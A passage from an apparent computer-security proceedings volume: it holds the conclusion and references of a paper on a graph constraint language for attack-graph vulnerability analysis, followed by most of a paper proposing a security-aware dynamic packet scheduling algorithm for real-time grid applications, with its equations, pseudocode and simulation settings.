In this paper, we have proposed a graph constraint specification language $\mathcal{GCON}$, over Extended Property Graph Model (EPGM) for attack graph based network vulnerability analysis. EPGM enhances existing property graph model by introducing categorization of nodes and edges. It also optionally allows specification of node and edge schema. We have shown that the task of attack graph generation and analysis can be done faithfully by using different constraints in $\mathcal{GCON}$, via a proof of concept implementation of the proposed scheme on Neo4J graph database as unmanaged server extensions. This work is an initial attempt to show the feasibility of using graph constraints for application in attack graph analysis. We have left the detail analysis of the proposed scheme and performance comparison with exiting approaches as a future exercise. We envisage that $\mathcal{GCON}$ is a generic language framework and can also be used for other application domains such as social network analysis etc.

References

1. Asterixdb. https://asterixdb.ics.uci.edu/. Accessed 30 July 2016
2. Cypher query language. https://neo4j.com/developer/cypher-query-language/. Accessed 30 July 2016
3. Neo4j graph database. https://neo4j.com/. Accessed 30 July 2016
4. Property graph model. https://github.com/tinkerpop/blueprints/wiki/Property-Graph-Model. Accessed 30 July 2016
5. Ammann, P., Wijesekera, D., Kaushik, S.: Scalable, graph-based network vulnerability analysis. In: Proceedings of the 9th ACM Conference on Computer and Communications Security, CCS 2002, New York, pp. 217–224. ACM (2002)
6. Barceló, P., Libkin, L., Lin, A.W., Wood, P.T.: Expressive languages for path queries over graph-structured data. ACM Trans. Database Syst. (TODS) **37**(4), 31 (2012)

7. Barik, M.S., Mazumdar, C.: A graph data model for attack graph generation and analysis. In: Martínez Pérez, G., Thampi, S.M., Ko, R., Shu, L. (eds.) SNDS 2014. CCIS, vol. 420, pp. 239–250. Springer, Heidelberg (2014). doi:10.1007/978-3-642-54525-2_22
8. Dacier, M., Deswarte, Y.: Privilege graph: an extension to the typed access matrix model. In: Gollmann, D. (ed.) ESORICS 1994. LNCS, vol. 875, pp. 319–334. Springer, Heidelberg (1994). doi:10.1007/3-540-58618-0_72
9. Ingols, K., Chu, M., Lippmann, R., Webster, S., Boyer, S.: Modeling modern network attacks and countermeasures using attack graphs. In: Computer Security Applications Conference, ACSAC 2009, Annual, pp. 117–126, December 2009
10. Ingols, K., Lippmann, R., Piwowarski, K.: Practical attack graph generation for network defense. In: ACSAC 2006: Proceedings of the 22nd Annual Computer Security Applications Conference, Washington, DC, USA, pp. 121–130. IEEE Computer Society (2006)
11. Jajodia, S., Noel, S., Berry, B.: Topological analysis of network attack vulnerability. In: Kumar, V., Srivastava, J., Lazarevic, A. (eds.) Managing Cyber Threats, pp. 247–266. Springer, New York (2005)
12. Jha, S., Sheyner, O., Wing, J.: Two formal analysis of attack graphs. In: CSFW 2002: Proceedings of the 15th IEEE Workshop on Computer Security Foundations, Washington, DC, USA, p. 49. IEEE Computer Society (2002)
13. Lippmann, R., Ingols, K., Scott, C., Piwowarski, K., Kratkiewicz, K., Artz, M., Cunningham, R.: Validating and restoring defense in depth using attack graphs. In: Proceedings of the 2006 IEEE Conference on Military Communications, MILCOM 2006, Piscataway, NJ, USA, pp. 981–990. IEEE Press (2006)
14. Liu, C., Singhal, A., Wijesekera, D.: Using attack graphs in forensic examinations. In: 2012 Seventh International Conference on Availability, Reliability and Security (ARES), pp. 596–603, August 2012
15. Noel, S., Harley, E., Tam, K.H., Gyor, G.: Big-data architecture for cyber attack graphs: representing security relationships in nosql graph databases. In: 2015 IEEE International Symposium on Technologies for Homeland Security (HST), April 2015
16. Noel, S., Jajodia, S.: Metrics suite for network attack graph analytics. In: Proceedings of the 9th Annual Cyber and Information Security Research Conference, CISR 2014, New York, NY, USA, pp. 5–8. ACM (2014)
17. Noel, S., Robertson, E., Jajodia, S.: Correlating intrusion events, building attack scenarios through attack graph distances. In: ACSAC 2004: Proceedings of the 20th Annual Computer Security Applications Conference, Washington, DC, USA, pp. 350–359. IEEE Computer Society (2004)
18. Ou, X., Boyer, W.F., McQueen, M.A.: A scalable approach to attack graph generation. In: CCS 2006: Proceedings of the 13th ACM Conference on Computer and Communications Security, New York, NY, USA, pp. 336–345. ACM (2006)
19. Pamula, J., Jajodia, S., Ammann, P., Swarup, V.: A weakest-adversary security metric for network configuration security analysis. In: QoP 2006: Proceedings of the 2nd ACM Workshop on Quality of Protection, New York, NY, USA, pp. 31–38. ACM (2006)
20. Phillips, C., Swiler, L.P.: A graph-based system for network-vulnerability analysis. In: NSPW 1998: Proceedings of the 1998 Workshop on New Security Paradigms, New York, NY, USA, pp. 71–79. ACM (1998)
21. Ritchey, R.W., Ammann, P.: Using model checking to analyze network vulnerabilities. In: SP 2000: Proceedings of the 2000 IEEE Symposium on Security and Privacy, Washington, DC, USA, p. 156. IEEE Computer Society (2000)

22. Schneier, B.: Secrets & Lies: Digital Security in a Networked World, 1st edn. John Wiley & Sons Inc., New York (2000)
23. Sheyner, O., Haines, J., Jha, S., Lippmann, R., Wing, J.M.: Automated generation, analysis of attack graphs. In: SP 2002: Proceedings of the 2002 IEEE Symposium on Security and Privacy, Washington, DC, USA, p. 273. IEEE Computer Society (2002)
24. Thalheim, B.: Extended entity-relationship model. In: Liu, L., Tamer Özsu, M. (eds.) Encyclopedia of Database Systems, pp. 1083–1091. Springer, New York (2009)
25. Wang, L., Islam, T., Long, T., Singhal, A., Jajodia, S.: An attack graph-based probabilistic security metric. In: Proceeedings of the 22nd Annual IFIP WG 11.3 Working Conference on Data and Applications Security, pp. 283–296, Springer, Heidelberg (2008)
26. Wang, L., Jajodia, S., Singhal, A., Cheng, P., Noel, S.: k-zero day safety: a network security metric for measuring the risk of unknown vulnerabilities. IEEE Trans. Dependable Secure Comput. **11**(1), 30–44 (2014)
27. Wang, L., Liu, A., Jajodia, S.: Using attack graphs for correlating, hypothesizing, and predicting intrusion alerts. Comput. Commun. **29**(15), 2917–2933 (2006)
28. Wang, L., Noel, S., Jajodia, S.: Minimum-cost network hardening using attack graphs. Comput. Commun. **29**(18), 3812–3824 (2006)
29. Wang, L., Yao, C., Singhal, A., Jajodia, S.: Interactive analysis of attack graphs using relational queries. In: Damiani, E., Liu, P. (eds.) DBSec 2006. LNCS, vol. 4127, pp. 119–132. Springer, Heidelberg (2006). doi:10.1007/11805588_9
30. Wang, L., Yao, C., Singhal, A., Jajodia, S.: Implementing interactive analysis of attack graphs using relational databases. J. Comput. Secur. **16**(4), 419–437 (2008)

Secured Dynamic Scheduling Algorithm for Real-Time Applications on Grid

Surendra Singh[1(✉)], Sachin Tripathi[1], and Suvadip Batabyal[2]

[1] Department of Computer Science and Engineering, Indian Institute of Technology (Indian School of Mines), Dhanbad, India
rathorsurendra.jec@gmail.com, var_1985@yahoo.com

[2] Department of Computer Science and Information Systems, Birla Institute of Technology & Science, Pilani - Hyderabad Campus, Hyderabad, India
sbatabyal@hyderabad.bits-pilani.ac.in

Abstract. The Secured Dynamic Scheduling Algorithm (SDSA) for Real-Time Applications on Grid can enhance the QoS as well as the security aspect of the packets for real-time applications or cyber-physical systems. The existing scheduling algorithms for hard real-time applications are based on timing constraints and security requirements. Some of them provide only authentication security service for the hard real-time application and perform best only when the arrival rate of packets is low. Performance, however, degrades when packet arrival rate increases since they tend to focus only on security aspects and not on scheduling. This paper tries to solve the above problems by using the secured dynamic scheduling algorithm for real-time applications on the grid. Since maintaining the desired security level may hamper the timely delivery of packets, SDSA tries to ensure guaranteed delivery with optimum security using grid or computing elements (CEs). As new packets arrive at the node, the packets are checked for feasibility criteria. A packet not satisfying feasibility criteria is forwarded to the adjacent node having least accepted queue length and again checked for feasibility criteria. Comparing with some of the existing algorithms in this area, SDSA performs well with respect to guaranteeing ratio (GR) and average security level (ASL).

Keywords: Algorithms · Real-time application · Packet scheduling · Security · Network model

1 Introduction

Real-time applications depend on scheduling algorithms to guarantee the quality of service (QoS) and reliability of the applications. The consequences of missing deadlines of hard real-time systems may be disastrous whereas such consequences for soft real-time systems are relatively less destructive [1]. Some of the examples of hard real-time applications are distributed defense application, medical applications and all the applications related to surveillance [2]. Therefore, all the conventional real-time schedulers typically focus on timing constraints to guarantee timely delivery of packets. However, besides the timely delivery of packets, such applications also have a strong need for security (example military applications). Unfortunately, the conventional wisdom of real-time scheduling systems is inadequate for real-time applications with scheduling and security requirements. This is mainly because traditional real-time scheduling systems are developed to guarantee timing constraints while possibly posing unacceptable security risks [3–5]. Consider a military application such as aircraft control system running on parallel and distributed system [6]. Such applications need real-time information, even over high latency links such as satellite communication, along with security requirement. However in the process to ensure highest security level of the packets, the computational overhead increases[1], increasing the total processing time and completion time. This increase in processing time may lead to failure in the timely delivery of packets, hence rendering the system unreliable. Packets for real-time time applications require different types of security services viz., authentication service to prevent an unauthorized user, integrity service for preventing data modification and confidentiality service to hide data at the time of transmission. Therefore, there is a strong need for such scheme which shall meet all the security requirements while maintaining the desirable QoS.

In this paper, we propose a *secured dynamic scheduling algorithm (SDSA)* for real-time applications on grid of N nodes $(N_i, \forall\ i \in \mathbb{N})$ which form a complete graph in a switched network environment connected through an agent node(AN) (Fig. 1). A computational grid is a collection of geographically dispersed computing resources (nodes) or computing elements (CEs), providing a large virtual computing environment to the users [7] or collaborate to handle events in the cyber-physical system. Nowadays, computational grids are emerging as real-time platforms for several applications such as on-line transaction processing systems, medical electronics, telemedicine, and scientific parallel computing. With rapid enhancement in storage capacity, computational speed, and network bandwidth, grids are emerging as next generation computing platforms for large-scale computation in academics, industries, and some government organizations. Hence CEs in grids can be used for computation-intensive tasks which may not be possible with commodity hardware. Since real-time applications require timely delivery of packets with high-security requirements, a grid of computational nodes can be used to meet the requirement. All packets arrive at agent node (AN) and are forwarded to each of the nodes (CEs) in a grid according to the load (accepted queue length of the node). Now the packets are checked for security requirements and deadline first, on which the feasibility of packet on the respective node is decided (Sect. 6.1). In this paper, we have used the concept of per-packet encryption as in [8], where each packet has different security requirements. We propose that, if a packet is not feasible on a node (or CE), then it is immediately

[1] High-security level requires greater computation resources like CPU cycle, memory requirement, etc. Hence, the more complex algorithm requires more time to encrypt a given message. However, the time required may also depend on other factors like a number of bits to be encrypted (block length) and key length.




Fig. 1. Connectivity diagram of grid

forwarded to one of the adjacent nodes (or CE) having the least number of packets in the accepted queue. We employ an agent node (AN) which maintains the information (Sect. 3.3) regarding accepted queue length of the nodes in the grid. The novelty of concept lies in the fact that, here we are using a grid instead of the single node. All the previous algorithms are based on the single node mechanism. In such cases, if the load on a single node becomes high then the node is forced to provide QoS only compromising security requirements. Hence, using grid helps us in the fair distribution of load amongst the nodes in the entire grid, reducing the chance of packet drop. Moreover, it improves the guarantee ratio while maintaining a high average security level compared to other existing algorithms. The same can be observed in the simulation results where the proposed SDSA algorithm has been compared to the SPSS [9], ISAPS [10] and IPSASC [11].

2 Related Works

According to A. Karnik *et al.* [12] the security and scheduling aspects have been dealt separately in a network of computing elements. However, it has been observed that security overhead is a deciding factor in the timely delivery of packets, especially for hard real-time systems. Hence, a dynamic scheduling algorithm is required which can optimize the security as well the QoS aspect of packets.

S. Lu *et al.* [13] proposed a fair scheduling algorithm for real-time packets in wireless networks named Min and Max., Min provides guaranteed delivery at the cost of minimum security requirements; whereas Max compromise QoS at the cost of higher security.

Qin X. *et al.* [9] proposed the Secured Packet Scheduling Strategy (SPSS) which focused mainly on the security aspect of the packets. This scheme increases the security level of the packets when packet arrival rate is low. However, it has no provision for dynamically adjusting the security level when packet arrival rate is high. Hence, this algorithm suffers from low QoS and high packet drop.

Xiaomin Zhu *et al.* [10] proposed an Improved Security Aware Packet Scheduling (ISAPS) algorithm. ISAPS algorithm can dynamically increase or decrease the security requirements as well as scheduling to maintain higher guarantee ratio. However, the security level of the packets is adjusted in a Round-Robin fashion. This algorithm also primarily focuses on security requirement when packet arrival rate is high.

S. Singh *et al.* [11] proposed an Improved Packet Scheduling Algorithm with Security Constraint (IPSASC) [11] algorithm. The IPSASC algorithm is similar to SPSS [9] except it can dynamically decrease the security requirements of the packets waiting in the accepted queue, having higher processing time first. Still, it has higher packet drop ratio when arrival rate increased.

As said earlier, all the previous algorithms used a single node mechanism which leads to high packet drop and low guarantee ratio. Using more than one node provides load sharing and better guarantee ratio with the improved security level.

3 Secured Real-Time Packet Scheduler Model

The primary aim of this paper is to improve the packet delivery ratio while maximizing the security requirements for real-time systems. The proposed SDSA algorithm tries to improve the average security level, and total guarantee ratio compared to the existing scheduling algorithms given in [9–11]. We use the concept of per-packet encryption technique as proposed by Jung *et al.* [8]. Jung *et al.* argue that several real-time applications require improved security, especially for military applications. Most of the present real-time applications use a single session key which cannot guarantee protection against brute-force attack. Therefore, the researchers propose the use of selective packet key encryption technique in which same packet key will never be reused for other packets in the same session. Such per-packet encryption scheme helps to applications to specify different security levels as proposed in [8].

The Fig. 2 below shows various component within a node (CE) which are involved in dynamically adjusting the security level of the packets. Packets first arrive in the scheduler queue (Q_s) which are controlled by the real-time EDF (Earliest Deadline First) scheduler. From here packets are selected according to EDF policy and checked for feasibility using property-1 (described in Sect. 3.2). If the packet is feasible, it is inserted into the accepted queue (Q_a). Now the security level of the accepted packet is increased as long as the property-1 is not violated for the packet as well as packets positioned after this packet. However, if the packet does not satisfy property-1 then either the security level of other packets waiting in the accepted queue is decreased so as to accommodate this new packet or else is forwarded to some adjacent node based on policy-2. If the packet is not feasible even on the next node, then it will be inserted into rejected queue (Q_r) from where it is ultimately dropped.




Fig. 2. Scheduler model

3.1 Notations

Table 1 describe all the notations used in this paper.

3.2 Definitions

Property-1: *A packet is said to satisfy property-1* $\iff C_i^j \leq D_i^j$*; i.e. if the packet completes its processing within the deadline with the optimal security level. If a packet satisfies property-1, it is said to be feasible and this criterion is known as feasibility criteria.*

Assume that a new packet $(a_i^j, Pt_i^j, D_i, Sl_i)$ arrives with a certain minimum security requirement Sl_i at a node N_j and is stored in the scheduler queue (Q_s). Now real-time EDF scheduler will pick a packet from scheduler queue (Q_s) according to the EDF (earliest deadline first) policy and check whether that packet is satisfying property-1 or not. If the new packet satisfies property-1 then it will be transferred into accepted queue, else real-time EDF scheduler will inform the security controller to reduce the security level of the packets waiting in the accepted queue. Now security controller will reduce the security level of the packets waiting in the accepted queue by using the priority controller according to policy-1. If the new packet still does not satisfy property-1, then the packet is immediately transferred to one of the adjacent nodes N_{j+1} in the grid. The selection of adjacent node N_{j+1} is based on the policy-2. N_{j+1} now calculates the new arrival time, and processing time (a_i^{j+1}, Pt_i^{j+1}) but the security requirements (Sl_i) and deadline (D_i) remain same. From the new arrival time (a_i^{j+1}), the new starting time (S_i^{j+1}) and completion time (C_i^{j+1}) at node N_{j+1} can be calculated.

For verifying Property-1, the starting time (S_i^j), total processing time (T_i^j) and total completion time (C_i^j) of the packet are calculated at node N_j. If for

Table 1. Notation

P_i^j	i^{th} packet in packet set P at node N_j
a_i^j	Arrival time of packet P_i at node N_j
S_i^j	Starting time of packet P_i at node N_j
D_i	The deadline of packet P_i
Sl_i	The security level of packet P_i
Pt_i^j	Processing time of packet P_i at node N_j
C_i^j	The total completion time of packet P_i at node N_j
T_i^j	The total processing time of packet P_i at node N_j
So_i^j	The security overhead of packet P_i at node N_j
Sl_k^C	The k^{th} security level of confidentially of packet P_i
Sl_k^I	The k^{th} security level of integrity of packet P_i
Sl_k^A	The k^{th} security level of authentication of packet P_i
O_i^j	Order of packet P_i in accepted queue based on EDF policy at node N_j
r_k^j	Remaining processing time of a packet P_k at node N_j
W_k^j	$W_k^j = 1$ iff the packet P_k is in the accepted queue, else $W_k^j = 0$

packet P_i^j, $C_i^j \leq D_i^j$, then Property-1 is satisfied, otherwise packet P_i^j is not feasible at node N_j. If the new packet P_i^j is accepted, then the real-time EDF controller will inform to the security controller to increase the security level up to the maximum level until property-1 for the new packet is violated as well as packets positioned after this packet in accepted queue. This will increase the overall security level of the packets for real-time applications. It will also enhance the usage of system resources as well as the overall system performance.

Policy-1: *To accommodate a newly arrived packet, the security level of the packets waiting in the accepted queue (Q_a) is reduced one at a time to its minimum security level, in the order of highest processing time first.*

The security controller and priority controller are the responsible for dynamically adjusting the security level of the packets residing in the accepted queue (Q_a). This process is repeated until the new packet is accommodated in the accepted queue as well or all the packets waiting in the accepted queue are reduced to the minimum security level. If the new packet still does not satisfy the property-1 then the packet is immediately transferred to one of an adjacent node according to policy-2 and the original security level of all the packets are restored.

Policy-2: *If a packet P does not satisfy property-1 even after applying policy-1, then the packet is transferred to an adjacent node having minimum accepted queue length with the help of the agent node (Sect. 3.3).*

The current node (N_i) first queries the agent node for the node id having the least accepted queue length. Once N_i has the information, it can transfer the packet P directly to the node (since the grid is a complete graph). If no such adjacent node is found then the packet is dropped by the node.

3.3 Agent Based Information Exchange

The computing elements within the grid often need to exchange various information/messages in order to perform the tasks, fair distribution of load and quality of service. Such information generally comprises of current computational load, system size, CPU utilization, and so on. However, such information exchange in a network of CEs may lead to large overhead and incur large delays which might impact the QoS, especially for real-time systems. The proposed SDSA algorithm requires the exchange of information regarding accepted queue length when a packet is not feasible on a node. Since we consider that CEs form a complete graph, the number of messages exchanged for a single packet would be $2(n-1)$. Hence we propose the use of an agent node which keeps track of the system size of all the nodes in the grid. Figure 1 shows the connectivity between agent node and the CEs. Therefore, a packet first arrives at the agent node which is then distributed by the agent node based on the following protocol.

1. Packets arriving at the agent node is forwarded to the node having least accepted queue length.
2. Each node N_i periodically advertises a window size w which denotes the amount of traffic a node can handle.
3. Each node sends an acknowledgment (ACK message) after every k messages for some $k = \lfloor \frac{w}{n} \rfloor$.
4. The window size is advertised after every t time unit or immediately if a packet cannot be accepted at a node due to its full buffer using NACK.
5. The agent node will keep track of the number of packets sent and the window size of the individual nodes.

Example: Consider a node N_i that advertises a window size of 100 to the agent node. As packets arrive at the agent node, it keeps on decrementing a counter to keep track of how many packets have been sent to N_i. Let N_i acknowledge the agent node (ACK) say after every 10 packets received and advertise its window size after every 5-time units. However, it must be noted that N_i may receive packets not only from the agent node but from other nodes as well (if a packet is not feasible and this node has the lowest system size). Hence, the actual window size may be greater or lesser than the value of the counter at the agent node. A greater window size may not impact the performance as much as a lower window size does. Let at any instant the value of the counter at the agent node be 10, but the buffer at N_i be full. As the agent node sends more packets, they are dropped by N_i. Now N_i immediately advertises its window size $w = 0$ using NACK so that no more packets are sent by the agent node. Therefore, if a packet is not feasible on a node, the node queries the agent node. The agent node replies back with the id of the node having the least accepted queue length. This reduces the total number of message exchanges to 2 for every not feasible message.

4 Security Overhead Model

The main goal of this paper is to enhance the security services of the real-time packets while ensuring maximum guarantee ratio. As said earlier, each packet arrives at the CEs with a minimum level of security requirement, specified by the application. However, in several scenarios the security level of the packets may be increased so as to provide added confidentiality, without compromising the QoS. In such cases, an increase in security level of the packets, results in an increased processing time. This extra amount of processing time that is added, is termed as the security overhead. The security overhead is used to achieve desired security services (such as Denial of Service) with minimum packet drop. The total security level for the packet P_i is the combination of the security level of confidentiality, the security level of integrity and security level of authentication, which can be calculated by using Eq. (1).

Here $(Sl_k^C)_i$, $(Sl_k^I)_i$, $(Sl_k^A)_i$ are the k^{th} indexed confidentiality, integrity and authentication security levels respectively for packet p_i, which can be evaluated using the Eqs. (2), (3) and (4) respectively. The $Max\{Sl_k^C\}$, $Max\{Sl_k^I\}$ and $Max\{Sl_k^A\}$ represents the maximum value of security level for confidentiality, integrity and authentication in the respective tables.

$$Sl_i = \frac{(Sl_k^C)_i + (Sl_k^I)_i + (Sl_k^A)_i}{Max\{Sl_k^C\} + Max\{Sl_k^I\} + Max\{Sl_k^A\}} \tag{1}$$

4.1 Security Level of Confidentiality

The confidentiality security service protects a packet from sniffing attack. The security levels with respect to confidentiality, for some of the standard cryptographic algorithms, are shown in Table 2 [3,5,14]. Each of these security algorithms is assigned a security level of confidentiality service in the range of 0.08 to 1.0 based on their performance. It can be seen that Seal, having a security level of 0.08, is not the strongest but the fastest cryptographic algorithm. While IDEA having a security level of 1.0 shows that it is the strongest but slowest cryptographic algorithm among all algorithms [2,3,7]. The security level of confidentiality can be calculated by using the Eq. (2) [3,5,14].

$$Sl_k^C = V_8^C / V_k^C, (1 \leq k \leq 8) \tag{2}$$

Here V_k^C is the performance of k^{th} $(1 \leq k \leq 8)$ indexed confidentiality security algorithm in KB/ms and Sl_k^C is the security level of k^{th} $(1 \leq k \leq 8)$ indexed algorithm.

4.2 Security Level of Authentication

The authentication security service protects a packet from a spoofing attack. The security levels with respect to some standard authentication methods are

Table 2. Security level of confidentiality for different algorithms

Cryptographic algorithms	Sl_k^C	V_k^C
Seal	0.08	168.75
RC4	0.14	96.43
Blowfish	0.36	37.5
Khafre	0.40	33.75
RC5	0.46	29.35
Rijndeal	0.64	21.09
DES	0.90	15
IDEA	1.00	13.5

Table 3. Security level of authentication for different methods

Authentication methods	Sl_k^A	V_k^A
HMAC- MD5	0.55	90
HMAC-SHA-1	0.91	148
CBC-MAC-AES	1.0	168

shown in the Table 3 [3,5,14]. The security level of authentication (Sl_k^A) can be calculated by using the Eq. (3) [3,5,14].

$$Sl_k^A = V_3^A / V_k^A, (1 \leq k \leq 3) \tag{3}$$

Here V_k^A is the performance of k^{th} $(1 \leq k \leq 8)$ indexed authentication security method in KB/ms and Sl_k^K is the security level of k^{th} $(1 \leq k \leq 8)$ indexed authentication method.

4.3 Security Level of Integrity

The integrity security service protects a packet from alteration attack. The hash function is used for providing integrity service. The security levels with respect to some standard hash functions are shown in the Table 4 [3,5,14]. From the given tuple, the security level of integrity can be calculated by using the Eq. (4) [3,5,14].

$$Sl_k^I = V_7^I / V_k^I, (1 \leq k \leq 7) \tag{4}$$

Here V_k^I is the performance of k^{th} $(1 \leq k \leq 7)$ indexed hash function in KB/ms and Sl_k^I is the security level of k^{th} $(1 \leq k \leq 7)$ indexed hash function.

5 Calculating C_i

This algorithm uses a packet model similar to [10,11]. We assume that packet arrival rate at a node is independent and identically distributed. If a packet P_i

Table 4. Security level of integrity for different algorithms

Cryptographic algorithms	Sl_k^I	V_k^I
MD4	0.18	23.90
MD5	0.26	17.09
RIPEMD	0.36	12.00
RIPEMD-128	0.45	9.73
SHA-1	0.63	6.88
RIPEMD-160	0.77	5.69
Tiger	1.0	4.36

is feasible on a node N then it is transferred to the accepted queue. The arriving packet P_i has a tuple $< a_i^j, Pt_i^j, D_i, Sl_i >$[2]. The security overhead (So_i^j) for packet P_i at node N_j can thus be calculated using (5). The initial value of Sl_i is equal to Sl_i^{min}, which may be further increased according to the algorithm.

$$So_i^j = Pt_i^j \times Sl_i \tag{5}$$

The total processing time (T_i^j) can be calculated using (6)

$$T_i^j = Pt_i^j + So_i^j = Pt_i^j \times (1 + Sl_i) \tag{6}$$

The starting time of the packet (P_i) at node N_j can be calculated using (7).

$$S_i^j = a_i^j + r_m^j + \sum_{k=m+1}^{i-1} T_k^j;\ O_k^j < O_i^j,\ for\ m = 1, 2, ..., i-1 \tag{7}$$

Therefore, the completion time of the packet (P_i) can be calculated using Eq. (8)

$$C_i^j = S_i^j + T_i^j \tag{8}$$

Proposition-1: *If $C_i^j \leq D_i^j$ and $O_i^j > O_k^j$, then $C_k^j \leq C_i^j$.*

Since the packets in the accepted queue are ordered on the basis of earliest-deadline-first (EDF), it is apparent that if property-1 of the newly arrive packet is satisfied, then the completion time of this packet will be greater than all the previous packets. The result follows from Eqs. 7 and 8.

6 Algorithm

Algorithm 6.1 below depicts the entire scheme that is followed to maintain the security as well the QoS requirement of the packets. A discerning reader will

[2] It must be noted that the security level of a packet is $0.1 \leq Sl_i \leq 1.0$.

understand that packets may forward at any node in the grid and the same scheme is followed in each node.

Algorithm 6.1. SDSA(*Packet P*)

```
**local** $Scheduler\ Queue\ at\ Node\ N_j :\ Q_s^j$
**local** $Accepted\ Queue\ at\ Node\ N_j :\ Q_a^j$
**local** $Rejected\ Queue\ at\ Node\ N_j :\ Q_r^j$
$Insert(Q_s^j, P)$
$Sl_i \leftarrow Sl_i^{min}$
**comment:** $Sl_i^{min} = \frac{(Sl_k^C)_i+(Sl_k^I)_i+(Sl_k^A)_i}{Max\{Sl_k^C\}+Max\{Sl_k^I\}+Max\{Sl_k^A\}}$
$S_i^j \leftarrow a_i^j + r_m^j + \sum_{k=m+1}^{i-1} T_k^j;\ O_k^j < O_i^j$
**comment:** Calculate Start Time $S_i^j$ (eqn:7)
**if** $Q_s^j = \{\emptyset\}\ \&\ P\ \vdash\ Property-1$
  **then** $\begin{cases} Insert(Q_a^j, P) \\ \text{AdjustSecurityLevel}(P) \end{cases}$
  **else** $P_i \leftarrow \min_{EDF}\{Q_s^j\}$
AdjustSecurityLevel($P_i$)

**procedure** AdjustSecurityLevel($P_i$)
 **if** $P_i \vdash\ Property-1$
   **then**
     **if** $i = |Q_a^j|$
       **then while** $P_i \vdash Property-1\ \&\ Sl_i < Sl_i^{max}$
       **do** $Sl_i \leftarrow Sl_i + 0.1$
       **else**
         **while** $P_k \vdash Property-1\ \forall\ P_k > P_i$
           **do if** $Sl_i \le Sl_i^{max}$
           **then** $Sl_i \leftarrow Sl_i + 0.1$
           **else** $break$
   **else**
     **while** $P_i \vdash !Property-1$
       **then** $P_k\ \leftarrow \max_{Pt_k}\{Q_a^j\},\ \forall\ k > i$
     $Sl_k \leftarrow Sl_k^{min}$
     **if** $P_k \vdash Property-1$
       **then** $continue$
       **else** $break$
 **if** $P_i\ \vdash\ !Property-1$
   **then** $hopcount \leftarrow P_i.getGridHopCount()$
 **if** $hopcount = 0$
   **then** $N_{adj} \leftarrow \min_{Q_s^i}\{N_i\},\ \forall\ i \ne j$
   **else** $Insert(Q_r^j, P_i)$
```

As a new packet (P) arrives at the scheduler queue (Q_s) in the node (N_j), the packet is checked if it satisfies property-1 if it is the only packet in the scheduler queue; i.e. if the queue was empty before the packet arrived. Otherwise, a packet with earliest-deadline-first (EDF) is picked from amongst all the packets in the scheduler queue and checked for property-1. If property-1 is satisfied, then the packet is transferred to the accepted queue (Q_a). It must be noted that packets in Q_a are arranged in the order of EDF. We now denote each packet in Q_a as P_i where i denotes the index position of the packet in the queue.

In Q_a, we increase the security level (Sl_i) of P_i by 0.1 and check for property-1. If this is the last packet in Q_a and property-1 is satisfied, then Sl_i is further increased (while simultaneously checking if property-1 holds) till it attains the maximum security level (Sl_i^{max}). However, if there are more packets in Q_a, then as Sl_i is increased then property-1 is checked for all packets in the queue having an index greater than i.

If property-1 of P is not satisfied then the packet must be discarded, since it will not be delivered to the destination within the stipulated time. However, to accommodate the packet, the security level of the packets having an index greater than i in the accepted queue, is decremented one at a time to Sl_i^{min}. The packets, in such cases, are selected in the order of largest processing time first by using the priority controller. However, if property-1 is still not satisfied, then the packet is redirected to an adjacent node (N_{adj}) having least accepted queue length with the help of the agent node (Sect. 3.3) and the original security level of all the packets are restored. If the packet is not accepted at the second node as well, then it is inserted into the rejected queue (Q_r) from where it is ultimately dropped. For this the grid hop-count of the packet is extracted; if it is 0 then this is the first node. If it is 1, then this is the second node where it gets the last chance to get accepted.

7 Simulation and Results

We have used the NS-3 simulation tool to evaluate and compare the performance of the proposed algorithm (SDSA) with other existing scheduling algorithms like SPSS [9], ISAPS [10], IPSASC [11]. We test the performance of SDSA algorithm in terms of guarantee ratio (GR) and average security level (ASL) [10,11] by varying packet arrival rate, packet size, and deadline. The simulation settings used are shown in Table 5 below. A discerning reader will understand that the number of CEs for other algorithms is 1 with no agent node, since other algorithms do not employ the concept of grid.

$$GR = \frac{total\ packets\ accepted}{total\ packets\ arrived} \times 100\%$$

$$ASL = \frac{total\ security\ applied\ on\ accepted\ packets}{total\ number\ of\ packets} \times 100\%$$

Packets arrive according to Poisson distribution at random time instants at the node in the grid. Guarantee ratio (GR) is obtained as a fraction of a total

Table 5. Simulation settings

Settings	Value
# Source nodes	50
#Nodes (CEs)	5
Agent node	1
Packet size	1 kB–25 kB
Deadline	900 ms
Bandwidth	1 Mbps
